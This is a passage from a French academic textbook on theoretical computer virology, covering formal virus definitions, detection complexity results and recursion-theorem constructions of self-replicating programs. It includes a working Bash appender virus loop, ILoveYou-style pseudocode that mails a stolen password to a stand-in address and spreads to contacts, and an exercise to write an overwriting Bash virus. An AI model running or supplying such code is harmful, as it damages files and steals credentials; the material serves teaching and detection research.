2. *$T(d,p)$ et $I(d,p)$ sont deux prédicats résursifs tels qu'il n'existe aucune valeur $< d,p >$ les satisfaisant simultanément. De plus, les deux fonctions $D(d,p)$ et $S(p)$ sont récursives.*

3. *L'ensemble $\{< d,p >: \neg(T(d,p) \vee I(d,p))\}$ est infini.*

Les deux prédicats $T(d,p)$ et $I(d,p)$ représentent respectivement les conditions de déclenchement de charge finale et d'infection respectivement. Lorsque le prédicat $T(d,p)$ est vrai, le virus exécute la charge finale $D(d,p)$ tandis que lorsque le prédicat $I(d,p)$ est vrai, alors le virus choisit un programme cible au moyen de la fonction de sélection[9] $S(p)$, puis l'infecte et finalement exécute le programme original i. Notons que les auteurs définissent le *noyau* d'un virus (ici dans le cas non résident) comme l'ensemble constitué des fonctions $D(d,p)$ et $S(p)$ et des prédicats $T(d,p)$ et $I(d,p)$. Dans le cas général, le noyau désigne l'ensemble des fonctions et prédicats déterminant le virus de manière univoque.

Notons que cette définition est assez restrictive. En effet, le second point interdit à un virus d'infecter ET de délivrer une charge finale (offensive ou bénéfique) à la fois. L'expérience des cas rencontrés (voir aussi la seconde partie de l'ouvrage consacrée à la partie algorithmique) montre que ce cas existe malgré tout. Le point 3 de la définition est important car il impose qu'un programme infecté « imite » le programme final la plupart du temps.

Pour les autres définitions, ces remarques sont les mêmes. Tout comme le font les auteurs, nous ne donnerons que le premier point 1 et nous omettrons les deux autres.

Définition 41 *(Virus par écrasement[10] non résident)*
Une fonction récursive totale v est appelée virus par écrasement non résident *si pour tout programme i, nous avons :*

$$\phi_{v(i)}(d,p) = \begin{cases} D(d,p), & si\ T(d,p) \\ < d,p[v(\underline{S(p)})] >, & sinon \end{cases}$$

Définition 42 *(Virus résident)*
Le couple (v, sys) constitué d'une fonction récursive totale v et d'un appel système sys (également une fonction récursive) est appelé virus résident

[9] D'un point de vue algorithmique, la fonction de sélection $S(p)$ représente la fonction de recherche des cibles à infecter (voir la seconde partie de cet ouvrage).

[10] Voir la section 5.4 pour la définition de ce type de virus.

relativement à l'appel système sys, si pour tout programme i, nous avons :

$$\phi_{v(i)}(d,p) = \begin{cases} D(d,p), & si\ T(d,p) \\ \phi_i(d,p[v(\underline{sys})]) & si\ I(d,p) \\ \phi_i(d,p), & sinon \end{cases}$$

et

$$\phi_{v(sys)}(d,p) = \begin{cases} D'(d,p), & si\ T'(d,p) \\ \phi_{sys}(d,p[v(\underline{S(p)})]) & si\ I'(d,p) \\ \phi_{sys}(d,p), & sinon \end{cases}$$

La fonction récursive sys dans la pratique décrit les mécanismes utilisés pour la mise en résidence (interruptions `13H` ou `21H` des programmes TSR, API Windows...).

Avec les définitions suivantes, Zuo et Zhou définissent rigoureusement la notion de virus polymorphes et métamorphes. Cohen [51] et Adleman [1] n'avaient qu'évoqué la notion de polymorphisme tandis que Spinellis [210] l'avait implictement admise.

Définition 43 *(Virus polymorphe à deux formes)*
Le couple (v, v') *de deux fonctions récursives totales* v *et* v' *est appelé* virus polymorphe *à deux formes si pour tout programme i, nous avons :*

$$\phi_{v(i)}(d,p) = \begin{cases} D(d,p), & si\ T(d,p) \\ \phi_i(d,p[v'(\underline{S(p)})]), & si\ I(d,p) \\ \phi_i(d,p), & sinon \end{cases}$$

et

$$\phi_{v'(i)}(d,p) = \begin{cases} D(d,p), & si\ T(d,p) \\ \phi_i(d,p[v(\underline{S(p)})]), & si\ I(d,p) \\ \phi_i(d,p), & sinon \end{cases}$$

Dans cette définition, quand le prédicat $T(d,p)$ est vérifié, alors la charge finale est lancée (représentée par la fonction $D(d,p)$). Si le prédicat $I(d,p)$ est vérifié, alors le virus choisit un programme à l'aide de la fonction de sélection $S(p)$, l'infecte d'abord et exécute ensuite le programme original x (transfert de contrôle à la partie hôte). Selon ce formalisme, la fonction $S(p)$ désigne en fait la fonction réalisant également la « mutation » de code (par chiffrement ou réécriture). Cette définition correspond en fait à celle d'un Plus Grand Ensemble Viral (PGEV) composé de deux éléments seulement. Pour des ensembles plus grands, et donc les virus polymorphes réels, la définition doit être étendue à un n-uplet $(v_1, v_2, \ldots, v_n)$ de fonctions récursives totales. À l'extrême, il est alors possible de considérer des virus polymorphes ayant un nombre infini (mais néanmoins dénombrable) de formes.

Définition 44 *(Virus polymorphe à nombre infini de formes)*
Une fonction récursive totale $v(m,i)$ est un virus polymorphe à nombre infini de formes *si, pour tout m et tout programme i, alors $v(m,i)$ satisfait :*

$$\phi_{v(m,i)}(d,p) = \begin{cases} D(d,p), & si\ \ T(d,p) \\ \phi_i(d,p[v(m+1,\underline{S(p)})]), & si\ \ I(d,p) \\ \phi_i(d,p), & sinon \end{cases}$$

et si, pour tout $m \neq n$, $v(m,i) \neq v(n,i)$.

Tout naturellement, cela à conduit les auteurs à formaliser la notion de virus *métamorphes*[11].

Définition 45 *(Virus métamorphe)*
Soit v et v' deux fonctions récursives totales différentes. Le couple (v,v') est appelé virus métamorphe si pour tout programme i, alors le couple (v,v') satisfait :

$$\phi_{v(i)}(d,p) = \begin{cases} D(d,p), & si\ \ T(d,p) \\ \phi_i(d,p[v'(\underline{S(p)})]), & si\ \ I(d,p) \\ \phi_i(d,p), & sinon \end{cases}$$

et

$$\phi_{v'(i)}(d,p) = \begin{cases} D'(d,p), & si\ \ T'(d,p) \\ \phi_i(d,p[v(\underline{S(p)})]), & si\ \ I'(d,p) \\ \phi_i(d,p), & sinon \end{cases}$$

où $T(d,p)$ – respectivement $I(d,p)$, $D(d,p)$, $S(p)$ – est différent de $T'(d,p)$ – respectivement $I'(d,p)$, $D'(d,p)$, $S'(p)$.

La définition se généralise à un n-uplet quelconque de fonctions récursives totales. En fait, les virus métamorphes sont similaires aux virus polymorphes, excepté que les fonctions de sélection $S(p)$ et $S'(p)$ sont différentes. Alors que les différentes formes mutées d'un virus polymorphe partagent le même noyau (en particulier la fonction de mutation), celles d'un virus métamorphe ont chacune un noyau différent.

Voyons à présent le concept de virus furtif[12].

Définition 46 *(Virus furtif)*
Le couple (v, sys) constitué d'une fonction récursive totale v et d'un appel système sys (également une fonction récursive) est appelé virus résident *relativement à l'appel système sys, s'il existe une fonction récursive h telle que pour tout programme i, nous avons :*

[11] Cette notion est présentée en détail dans [104, Chapitre 6].
[12] Ce type de virus est présenté en détail dans [104, Chapitre 7].

$$\phi_{v(i)}(d,p) = \begin{cases} D(d,p), & si\ T(d,p) \\ \phi_i(d,p[v(\underline{S(p)}), h(\underline{sys})]) & si\ I(d,p) \\ \phi_i(d,p), & sinon \end{cases}$$

et

$$\phi_{h(sys)}(i) = \begin{cases} \phi_{sys}(y), & si\ x = v(y) \\ \phi_{sys}(i), & sinon \end{cases}$$

La différence fondamentale avec les autres virus (en particulier comparer avec le cas des virus résidents) réside dans le fait que, dans le cas d'un virus furtif, non seulement il infecte d'autres programmes, mais il modifie ou utilise également certains appels système de telle sorte que, lorsqu'une vérification est faite par le système ou l'utilisateur (*via* le système néamnoins) pour contrôler l'intégrité des programmes, ces derniers paraissent sains alors qu'en réalité ils ont été infectés.

Enfin, les auteurs ont introduit une classe très intéressante de virus, appelés *virus combinatoires*. Ces virus peuvent être considérés comme une formalisation très générale du concept de virus k-aires (voir section 5.5.1, [104, Chapitre 4] et [107]) ou combinés.

Définition 47 *(Virus combinatoire)*
Le couple (a,h) *de deux fonctions récursives totales* a *et* h *est appelé* virus combinatoire *si pour tout programme* i *nous avons :*

$$\phi_{ah(i)}(d,p) = \begin{cases} D(d,p), & si\ T(d,p) \\ \phi_i(d,p[ah(\underline{S_1(p)}), h(\underline{S_2(p)})]) & si\ I(d,p) \\ \phi_i(d,p), & sinon \end{cases}$$

et

$$\phi_{h(i)}(d,p) = \phi_i(d,p),$$

où les deux fonctions a *et* h *sont appelées respectivement* fonction d'activation *et* fonction de dissimulation.

Cette définition définit ici le cas de *virus binaires* (voir section 5.5.1) mais il est possible de généraliser à un plus grand nombre de parties en considérant le $(n+1)$-uplet $(a, h_1, h_2, \ldots, h_n)$. Selon le formalisme développé dans [104, Chapitre 4] et [107], la fonction d'activation décrit à la fois le mode (série ou parallèle) et la sous-classe de virus (A, B ou C). Notons enfin que les composants d'un virus combinatoire selon le formalisme de Zuo et Zhou (ou d'un virus k-aires selon [107]) ne sont pas forcément des virus eux-mêmes. C'est précisément là l'intérêt de ce type de virus (voir [104, Chapitre 4]). Notons que dans [230], les virus dits *composites* sont définis comme un cas particulier de virus combinatoires, lorsque a et h sont eux-mêmes des virus.

Résultats d'existence et de complexité

Une fois ces classes définies, Zuo et Zhou ont démontré plusieurs résultats fondamentaux. Précisons auparavant quelques notations supplémentaires. Les ensembles suivants sont considérés dans la suite :

- $D_n = \{i : \phi_i$ est un virus non résident$\}$.
- $D_r = \{< i, j >: (\phi_i, \phi_j)$ est un virus résident$\}$.
- $D_p = \{< i_1, \ldots, i_n >: (\phi_{i_1}, \ldots \phi_{i_n})$ est un virus polymorphe à n formes$\}$.
- $D_i = \{i : \phi_i$ est un virus polymorphe un nombre infini de formes$\}$.
- $D_s = \{< i, j >: (\phi_i, \phi_j)$ est un virus furtif$\}$.
- $D_c = \{< i, j >: (\phi_i, \phi_j)$ est un virus combinatoire$\}$.

La notation $D_{(.)}^{\text{fixé}}$ indique que l'on restreint l'ensemble $D_{(.)}$ aux virus ayant un noyau donné (par exemple celui d'un virus connu). Zuo et Zhou ont alors démontré le théorème suivant.

Théorème 23 *Les ensembles D_i et D_c sont non vides.*

Démonstration. Laissée à titre d'exercice. Le lecteur consultera [230]. □

Notons que la preuve ne considère que des formes triviales pour ces virus, ce qui suffit néanmoins à établir le résultat (utilisation des fonctions de *padding* ou de compression). À part sous ces formes triviales, aucun autre type de virus polymorphes ayant un nombre infini de formes n'est connu. Il s'agit là d'un problème ouvert [102]. En revanche pour les virus combinatoires, des formes non triviales ont été identifiées et créées [104, Chapitre 4] et [107].

En termes de complexité/calculabilité (voir la section 3.3.3 pour les concepts et notations), Zuo et Zhou ont démontré les résultats suivants, dont le lecteur trouvera la preuve dans [230].

Théorème 24 *L'ensemble $D_n^{fixé}$ est un ensemble Π_2-complet. L'ensemble D_n est un ensemble Σ_3 complet.*

La première partie de ce théorème montre que le fait de connaître la nature du noyau, s'il permet de réduire la complexité, ne permet pas, d'une manière générale, de rendre la détection plus facile.

Soit maintenant un virus fixé v et notons I_v l'ensemble des programmes infectés par v. En considérant les concepts et résultats de la section 3.3.4, le lecteur pourra appréhender les conséquences du théorème suivant établi par Zuo et Zhou.

Théorème 25 *Il existe un virus v tel que l'ensemble I_v est Σ_1-complet.*

Ce théorème implique plus généralement (voir les exercices en fin de chapitre) que, quel que soit le type de virus, l'ensemble I_v Σ_1-complet. Autrement dit, il n'existe aucun type de virus pour lequel la détection est systématiquement facile.

Enfin, donnons un autre résultat encore plus pessimiste en ce qui concerne la détection virale.

Théorème 26 *[231] Il existe un virus v tel que I_v est non récursif et il n'existe aucun ensemble récursif minimal le contenant.*

En d'autres termes (voir les chapitres 2 et 3), ces virus sont indécidables. Les auteurs n'ont donné qu'un résultat d'existence. Dans [104, Chapitre 6], le lecteur trouvera la description algorithmique de tels virus.

4.5.2 Complexité en temps et virus

Dans leur second article [231], Zuo et Zhou se sont attachés à étudier les problèmes de complexité en temps (d'exécution). Ces résultats théoriques sont très importants dans la mesure où ils donnent un cadre rigoureux pour la conception de techniques virales sophistiquées quasi indétectables. C'est le cas, par exemple, de la τ-obfuscation [20] [104, Section 8.2.3].

Nous reprendrons les notations de la section précédente. Considérons toutefois les notations additionnelles qui suivent. Pour tout programme p, soit t_p la fonction définie comme suit :

$$t_p(d,p) = \begin{cases} \text{Nombre d'instructions utilisées} & \\ \text{par } p \text{ pour calculer } \phi_p(d,p), & \text{si } \phi_p(d,p) \text{ est défini} \\ \text{non défini} & \text{sinon} \end{cases}$$
$$= \mu.t(p(d,p)) \text{ s'arrête après } t \text{ instructions.}$$

Si e est un index de Gödel pour le programme p, nous notons $t_e(d,p)$ pour $t_p(d,p)$.

Théorème 27 *Soit $b(i)$ une fonction récursive totale. Pour tout type de virus informatique, il existe un virus $v(i)$ tel que $t_e(i) > b(i)$ en presque tous les programmes i et où e est un quelconque index de Gödel de $v(i)$.*

Ce résultat en pratique a pour conséquence que, quel que soit le temps que consacre un détecteur antiviral, il sera toujours possible de modifier un virus de sorte qu'il soit indétectable vis-à-vis de ce détecteur. Une application concrète de ce théorème est la τ-obfuscation [20] [104, Section 8.2.3].

Les auteurs donnent dans [231] d'autres résultats partiels concernant la complexité en temps de l'ensemble I_v. Cependant, il reste de nombreux problèmes ouverts dans ce domaine [102].

4.6 La récursion revisitée

Dans le chapitre 2 (section 2.2.4), nous avons présenté une version du théorème de récursion de Kleene qui nous a permis d'expliquer le lien existant entre ce théorème et les mécanismes d'autoreproduction. En 1988, la modélisation des virus par Leonard Adleman s'est appuyée implicitement sur ce théorème. En 1980, Jürgen Kraus de l'Université de Dortmund démontrera rigoureusement, parmi de nombreux autres résultats de tout premier plan (voir section 2.3.4), l'existence de programmes autoreproducteurs à l'aide de ce fameux théorème. Mais ses résultats ne seront jamais publiés si ce n'est dans sa thèse de doctorat[13] et ils ne seront redécouverts qu'en 2007 et publiés en 2008 [151, 152].

Entre temps, une partie des résultats de J. Kraus ont été redémontrés indépendamment – cas fréquent dans l'histoire des sciences – par Guillaume Bonfante, Matthieu Kaczmarek et Jean-Yves Marion du LORIA à Nancy [30, 31, 147] toujours en considérant ce fameux théorème de récursion (ainsi que de ses différentes formes). Leur formalisation, comme celle de Kraus en son temps, permet d'une part de prendre en compte plus de types de malwares et d'autre part d'être constructive, c'est-à-dire qu'elle explique, en autres choses, comment compiler un virus à partir d'une spécification. Mais les travaux du LORIA vont beaucoup plus loin dans le travail de formalisation. Ils ont donné naissance à une vision universelle, élégante et très puissante. Nous allons résumer les principaux résultats de l'équipe du Loria.

4.6.1 Retour sur le théorème de récursion

Revenons sur ce théorème[14], en présentant une version plus élémentaire pour bien comprendre la relation fondamentale qu'il entretient avec les pro-

[13] Il est très probable que des considérations « extérieures » liées à la sensibilité de ses travaux et de ses résultats (lire à ce sujet la section 13), ont empêché, à l'époque, J. Kraus de les publier, expliquant l'oubli très regrettable dans lequel ils ont sombré. Le fait que, 25 ans plus tard, des chercheurs ont redémontré indépendamment une partie des résultats de Kraus, prouve que tenter de contrôler voire empêcher la publication de résultats scientifiques est non seulement stupide et illusoire mais également injuste pour son auteur, qui de fait peut et doit être considéré comme le père fondateur réel de la virologie informatique moderne, et ce près de six ans avant Fred Cohen, domaine de connaissance qui de fait n'est pas né aux États-Unis mais en Europe, démontrant s'il était besoin, que le « vieux continent » n'a absolument rien à envier à ces derniers, dans le domaine scientifique.

[14] Les deux théorèmes de récursion, celui-ci et celui donné dans la section 2.2.4, sont mathématiquement équivalents mais leurs démonstrations sont différentes et donc donnent des constructions de points fixes différentes.

grammes autoreproducteurs et la virologie et montrer comment il est possible de l'utiliser.

Rappelons que φ_p correspond à l'exécution du programme p et que $\varphi_p(x_1, \ldots, x_n)$ est l'exécution du programme p sur les paramètres d'entrée $x_1, \ldots, x_n$. En d'autres termes, $\varphi_p(x_1, \ldots, x_n)$ correspond à l'appel de la forme $exec(p, x_1, \ldots, x_n)$ présente dans de nombreux langages de programmation.

Nous allons énoncer un résultat qui est à première vue simple. Il existe une fonction *spec* telle que :

$$\varphi_p(x_1, \ldots, x_n) = \varphi_{spec(p,x_1)}(x_2, \ldots, x_n)$$

Autrement dit, la fonction *spec* spécialise le premier argument du programme p à la valeur x_1. Ainsi, $spec(p, x_1)$ est un programme où la valeur x_1 est gelée dans p. Ceci est bien connu en théorie de la compilation sous le nom d'*évaluation partielle* [145, page 60] [144]. La fonction de spécialisation *spec* est d'ailleurs un exemple frappant d'un concept abstrait qui donne un vrai éclairage sur la pratique de la compilation.

Considérons le second théorème de récursion de S. C. Kleene [149] :

Théorème 28 *Pour tout programme p, il existe un point fixe v tel que :*

$$\varphi_v(x_1, \ldots, x_n) = \varphi_p(v, x_1, \ldots, x_n)$$

La démonstration de ce théorème permet de construire un point fixe v à partir d'un programme p (voir plus loin). Donnons la preuve de cette seconde forme du théorème de récursion.

Démonstration. Soit q le programme de la fonction $\varphi_p(spec(y, y), x)$. Le code q dépend directement du code du programme p. Posons $v = spec(q, q)$. Nous vérifions que :

$$\begin{aligned}
\varphi_v(x) &= \varphi_{spec(q,q)}(x) && \text{par définition de } v \\
&= \varphi_q(q, x) && \text{par définition de } spec \\
&= \varphi_p(spec(q, q), x) && \text{par définition de } q \\
&= \varphi_p(v, x) && \text{car } v = spec(q, q)
\end{aligned}$$

Nous concluons que le programme v est un point fixe du programme p. □

Considérons un exemple concret d'application, pour illustrer l'utilité de ce théorème. G. Bonfante *et al.* [30] définissent un *ecto-symbiote* comme un virus qui vit à la surface des programmes en conservant leur structure intacte.

Ainsi, un ecto-symbiote v qui infecte une liste de programmes $p_1,\ldots,p_n$ vérifie une équation de la forme :

$$\varphi_v(p_1,\ldots,p_n) = (\delta(v,p_1),\ldots,\delta(v,p_n))$$

où la fonction δ attache le virus v à un programme p_i.

Cette équation comporte une inconnue v. La solution est obtenue en appliquant le théorème de récursion. Dans le cas d'un langage de programmation dans lequel nous avons accès à une référence sur le programme qui s'exécute, la construction de v est relativement facile. Illustrons ce point par le code Bash d'un ecto-symbiote qui se comporte comme dans l'équation ci-dessus :

```
# Pour chaque fichier FName
for FName in *;do
 # Si FName n'est pas le programme
 # appelant
 if [ $FName != $0 ]; then
 # ajout du code du programme appelant
 # à la fin du fichier FName
 cat $0 >> $FName
 fi
done
```

Ce code correspond à un virus en langage interprété, fonctionnant par ajout de code en mode *appender* (voir section 5.4). Dans cet exemple, la variable \$0 fait référence au programme qui s'exécute et nous avons ainsi « nativement » un mécanisme d'auto-référence. Ceci étant, un tel mécanisme n'est pas toujours présent. D'ailleurs précisons que la démonstration du théorème de récursion n'en a pas besoin.

À la différence de l'exemple précédent en Bash, l'auto-référence dans la démonstration du théorème est obtenue en spécialisant un programme à son propre code. G. Bonfante *et al.* ont montré que le contenu constructif de la démonstration de ce théorème peut ainsi être exploité directement pour produire des virus. Précisons que l'un des créateurs d'UNIX, Ken Thompson, décrit une construction similaire d'un cheval de Troie en C (infection de type code source ; voir section 5.4.5) dans son célèbre article [217].

Pour bien comprendre cette idée mais aussi pour en percevoir l'utilité, les auteurs du Loria l'ont illustrée par un exemple inspiré d'un virus du type *ILoveYou* :

```
Love(v,x)
 {
  /* Trouver un mot de passe    */
  pass := exec(find,x);
  /* L'envoyer !                */
  sendmail(``badguy@dom.com'',pass);
  /* récupérer les contacts */
  /* du carnet d'adresse        */
  contact =exec(extractContact,x);
  /* Pour chaque contact        */
  while (contact)
   {
    /* Envoyer une copie de v   */
    exec(sendmail,contact,v);
    book := next(contact);
   }
 }
```

Dans cet exemple, les auteurs ont imaginé un scénario dans lequel ils avaient accès à différentes fonctions système. L'attaquant cherche une information *pass* à partir du point d'entrée x. Pour cela, il exécute une procédure système *find*. Une fois l'information cible récupérée, il se l'envoie. Il lui reste à contaminer tous les contacts qu'il a trouvés dans le carnet d'adresse de sa victime en leur envoyant un virus v par email, selon un scénario maintenant devenu classique.

Remarquons toutefois que la fonction *Love* n'est ici que la spécification du virus et le code v n'est pas défini. Pour l'obtenir, il suffit maintenant d'appliquer le théorème de récursion qui produit un point fixe pour *Love*. Dans un premier temps, construisons le programme

```
q(y,x) {exec(Love,spec(y,y),x);}
```

Ensuite, nous obtenons un virus en posant $v = spec(q, q)$. Le théorème nous assure que l'exécution de $v(x)$ est identique à celle de $Love(v, x)$. En faisant un abus de notation, nous avons $v(x) = Love(v, x)$.

Remarquons que cette construction est uniforme par rapport à une spécification virale comme *Love*. En fait, nous obtenons une construction automatique d'un virus v à partir d'une spécification virale quelconque f qui vérifie :

$$\varphi_v(x_1, \ldots, x_n) = f(v, x_1, \ldots, x_n)$$

Les auteurs du Loria ont appelé, à juste titre, cette classe de virus *blueprint*. En allant plus loin, il est possible de produire une distribution de virus *blueprint* de virus à partir d'une spécification en suivant les techniques de compilation :

$$comp(f) = spec(q, q) \qquad \text{où } q(x, y) = f(spec(y, y), x)$$

La fonction *comp* compile un virus à partir de la spécification virale f. L'approche des chercheurs du Loria est particulièrement puissante car elle permet de décrire et de construire formellement des classes entières de virus. Il suffit de considérer la spécification adéquate.

4.6.2 Les mécanismes de mutation

G. Bonfante *et al.* ont montré qu'il était possible d'aller plus loin avec le théorème de récursion (comme nous l'avons également mentionné dans la section 2.2.4). La seconde forme du théorème de récursion peut être renforcée de différentes façons. Chaque variante définit une classe de virus de manière rigoureuse en fonction du degré de complexité de son mécanisme d'autoreproduction.

Présentons une version de ce théorème qui permet de construire un compilateur de virus « mutants », que les chercheurs du LORIA ont appelée *théorème de récursion explicite.*

Théorème 29 *Soit p un programme. Il existe un programme m tel que*

$$\varphi_{\varphi_m(y)}(x) = \varphi_p(m, y, x)$$

De plus, le programme m peut être injectif.

Démonstration. Cette démonstration s'appuie sur le théorème de récursion. Soit m le point fixe du programme $spec(p, z, y)$. Nous avons

$$\varphi_m(y) = spec(p, m, y)$$

Ainsi,

$$\begin{aligned} \varphi_{\varphi_m(y)}(x) &= \varphi_{spec(p,m,y)}(x) \\ &= \varphi_p(m, y, x) \end{aligned}$$

L'injectivité de m est assurée en rendant le programme *spec* injectif, ce qui n'est pas trop difficile. □

Ici m est le code d'un générateur de point fixe. Chaque $\varphi_m(y)$ est un point fixe pour le programme p. Dès lors, et en reprenant la même trame que précédemment (voir section précédente), il est possible de définir une spécification virale qui utilise le générateur m pour produire un nouveau virus à chaque infection. Il est alors possible de générer des virus mutants (autrement dit polymorphes) pour une même spécification. Si nous revenons au scénario précédent, nous pouvons modifier la spécification virale *Love* de sorte à envoyer non pas la même copie du virus que celui qui s'exécute, mais une copie différente avec les mêmes fonctionnalités.

```
ExplicitLove(m,t,x)
 {
  pass := exec(find,x);
  sendmail(``badguy@dom.com'',pass);
  book := exec(extractContact,x);
  while (book)
   {
    /* Construction de la génération t + 1 */
    v = exec(m,t+1);
    /* Envoi                                  */
    exec(sendmail,book,v);
    book := next(book);
   }
 }
```

Dans la spécification virale *ExplicitLove*, le virus v est obtenu à partir d'un générateur m et de la variable t pourrait, par exemple, être l'horloge système. Le théorème de récursion explicite fournit automatiquement un générateur m qui vérifie l'équation :

$$\varphi_{\varphi_m(t)}(x) = \mathit{ExplicitLove}(m, t, x)$$

Ici, $\varphi_m(t)$ est le virus de génération (forme mutée) t. À son tour, le théorème de récursion explicite permet de définir une classe de virus, appelés *Smiths* par les chercheurs du Loria, qui satisfont l'équation générale suivante :

$$\varphi_v(x_1, \ldots, x_n) = f(m, x_1, \ldots, x_n)$$

où f est une spécification virale et le virus v a été produit par le générateur m, c'est-à-dire qu'il existe t tel que $\varphi_m(t) = v$. Encore une fois, la construction est uniforme. Il est donc possible de construire une distribution de virus mutants à partir d'une spécification virale. C'est également sur ce principe

que fonctionnent les générateurs automatiques de virus comme *The Virus creation Lab* (VCL) ou de vers comme le *VBS Worm Generator* (VBSWG) (voir section 5.5.1).

Les travaux de G. Bonfante, M. Kaczmarek et Jean-Yves Marion ont redémontré et généralisé avec élégance la notion d'autoreproduction, englobant des concepts très larges de la virologie informatique (voir exercices). Ils ont poussé très loin l'exploration du formalisme fondé sur le théorème de récursion. Cette exploration, au-delà du simple intérêt purement théorique, commence à déboucher sur des résultats et des techniques concrètes dans le domaine de la détection virale, preuve que l'approche formelle et déductive est la plus intéressante et la plus puissante. Nous conseillons fortement au lecteur de s'intéresser aux travaux du laboratoire de haute sécurité (LHS) du LORIA (en particulier lire [147]).

4.7 Conclusion

Ces travaux importants ont eu comme premier mérite de stimuler et d'attirer de jeunes chercheurs vers la virologie informatique, même si le nombre de ces derniers est encore trop restreint. Mais le mouvement semble en marche. Les travaux prometteurs de Matthew Webster [225] de l'Université de Liverpool, de José Moralès [177], de Grégoire Jacob [141,142], parmi d'autres, en témoignent et, chaque année, quelques étudiants manifestent leur intérêt pour les travaux de formalisation en virologie informatique et débutent une thèse.

La première constatation, surprenante seulement en apparence, est que ce mouvement est très nettement centré sur le « vieux continent ». L'Europe, même si l'Asie semble également connaître un frémissement indéniable, concentre l'essentiel des « nouveaux » travaux en virologie informatique formelle. Le succès de la conférence WTCV à Nancy (*Workshop in Theoretical Computer Virology*) et l'évolution sensible des programmes de la conférence EICAR (*European Institute in Computer Antivirus Research*) – la doyenne des conférences en virologie – démontrent très clairement une prééminence de la recherche européenne dans le domaine de la virologie informatique théorique, prééminence dans laquelle la France a acquis une position dominante. Alors que les États-Unis ou le Japon semblent vouloir rester dans une vision plus commerciale et industrielle de la virologie informatique. C'est en quelque sorte un retour aux sources si l'on considère ce qui a été présenté dans le chapitre 2.

Les quelques résultats théoriques présentés dans ce chapitre et qui font suite aux travaux fondateurs de Fred Cohen et de Leonard Adleman montrent par leur qualité toute la puissance de la formalisation dans le domaine de la virologie informatique. En quelques années, ces travaux significatifs tout d'abord brillamment confirmé que la virologie ne se résumait pas à l'écriture et à la diffusion de codes malveillants – vision que les éditeurs d'antivirus ont très largement contribué à propager – même si, il est vrai, ces activités sont à l'origine, mais en partie seulement, de cette science.

Ces résultats ont également ouvert de très nombreuses autres voies de recherche et mis en évidence de très nombreux problèmes ouverts [102], lesquels croissent régulièrement en nombre au fur et à mesure des travaux ; mais c'est là l'intérêt de la recherche : se poser des questions et si possible les bonnes, et ensuite y répondre. Certes, les réponses apportées le plus souvent confirment un peu plus chaque fois l'incapacité à résoudre le problème de la détection virale. La plupart des résultats de complexité le prouvent. Mais ce n'est pas là le seul apport de ces travaux. Certes, cette approche exploratoire permet de gagner une vision de plus en précise et ordonnée de la jungle des codes malveillants. En outre, cela permet également de mieux développer, en amont, une défense préventive – au niveau des politiques de sécurité, de la conception des logiciels, des systèmes d'exploitation, des antivirus, du matériel informatique.... Autrement dit, comprendre ce qui se passe, ce qui peut arriver est le meilleur moyen de s'en protéger. C'est là que réside la nécessité impérieuse de faire de la recherche en sécurité, en particulier en virologie informatique. Cette recherche doit reposer à la fois sur une activité de formalisation rigoureuse et volontaire mais également privilégier la vision de l'attaquant. Cette dernière approche a montré toute sa puissance avec la production de nouveaux résultats théoriques et pratiques qui sont présentés en détail dans l'ouvrage faisant suite au présent livre [104] et consacré aux techniques virales les plus sophistiquées.

Exercices

1. En vous aidant des références [135] et [4], comparer les modèles RAM, RASPM, RASPM/ABS et RASPM/SABS avec celui de la machine de Turing (modèle TM). Montrer que la complexité $C(n)$ d'un programme de type RAM sur une entrée de taille n et celle, notée $C'(n)$ de la version équivalente pour le modèle RASPM sont telles que $C(n) = kC'(n)$ où k est une constante.
2. Démontrer le théorème 19.

3. Démontrer le théorème 20.
4. Montrer que les modèles RASPM/ABS et RASPM/SABS sont plus adaptés pour décrire la classe des virus compagnons (voir chapitre 9) ainsi que celle des virus multi-plateformes.
5. Écrivez un virus par écrasement de code V_N, en Bash (voir le chapitre 8 pour plus de détails) dont les premières lignes sont

   ```
   #!/bin/bash
   declare -i sig=N
   ....
   ```

   La valeur entière N est incrémentée lors de la duplication virale (le code est alors « polymorphe », certes de manière triviale). En reprenant les notations de la démonstration présentée dans la section 4.4, nous noterons A la génération initiale V_0 et P_i la i-ième génération (mutée) de A. À l'aide des remarques faites en fin de section 4.4 :

   a) Proposez un codage e_A (respectivement e_{P_i}) pour A (respectivement P_i).

   b) Proposez une formule logique F telle que e_A ne satisfait pas F mais qui est satisfaite par e_{P_i} et pour un i unique fixé.

   c) Programmez un détecteur $\mathcal{D}$ utilisant cette formule F pour déterminer que e_{P_i} est une forme mutée de A.

   d) Écrivez un programme en Bash, non viral, provoquant une fausse alarme relativement à $\mathcal{D}$.
6. Modifier la définition 40 afin de décrire formellement un virus réalisant à la fois une infection ET délivrant une charge finale, en sachant que le second point de la définition de Zuo et Zhou a pour objectif de faire de l'infection une caractéristique intrinsèque de tout programme viral.
7. Comparer les définitions 42 et 46 et expliquer ce qui distingue fondamentalement ces deux types de virus.
8. En vous aidant des résulats d'Adleman et de la preuve du théorème 25, montrer que ce théorème implique que, quel que soit le type de virus, l'ensemble I_v Σ_1-complet.
9. Montrer que la construction des virus de type *Blueprint* peut être utilisée pour expliquer et décrire le principe sur lequel fonctionnent les générateurs automatiques de virus comme *The Virus creation Lab* (VCL) ou de vers comme le *VBS Worm Generator* (VBSWG) (voir section 5.5.1).

5

Taxonomie, techniques et outils

5.1 Introduction

Les aspects théoriques de la virologie informatique que nous venons de présenter dans les deux chapitres précédents sont peu connus, non seulement du grand public mais aussi quelquefois de certains experts de la sécurité informatique. En particulier, l'élargissement de la simple notion de virus à celle plus générale d'infection informatique, par L. Adleman, est elle aussi trop souvent ignorée.

Le terme de virus informatique, né, rappelons-le, en 1986, est pourtant désormais bien connu du grand public. L'informatique, omniprésente dans le milieu professionnel et, de plus en plus, dans les foyers, l'utilisation d'Internet et plus généralement des réseaux, ont confronté, au moins une fois, une importante majorité des utilisateurs au risque viral. Cependant, il s'avère que dans les faits la connaissance de ces derniers (au sens le plus large du terme, ce qui inclut souvent les administrateurs et les responsables de la sécurité informatique) en matière de virologie informatique présente encore beaucoup de lacunes, au point d'augmenter les risques plutôt que de les diminuer. Le terme de virus, lui-même, est en fait improprement utilisé pour désigner la classe plus générale des programmes offensifs dont Adleman a réalisé la taxonomie et qui n'ont rien à voir avec les virus : vers, chevaux de Troie, bombe logique, leurres, etc. Les virus, de plus, recouvrent une réalité bien plus complexe qu'il n'y paraît. De nombreuses sous-catégories existent, de nombreuses techniques virales s'y rapportent, toutes impliquant des risques différents qui doivent être connus en vue d'une protection et d'une lutte efficaces.

Afin d'illustrer l'importance du risque viral, résumons-le par quelques chiffres particulièrement pertinents : le ver ILoveYou a infecté en 1999 plus

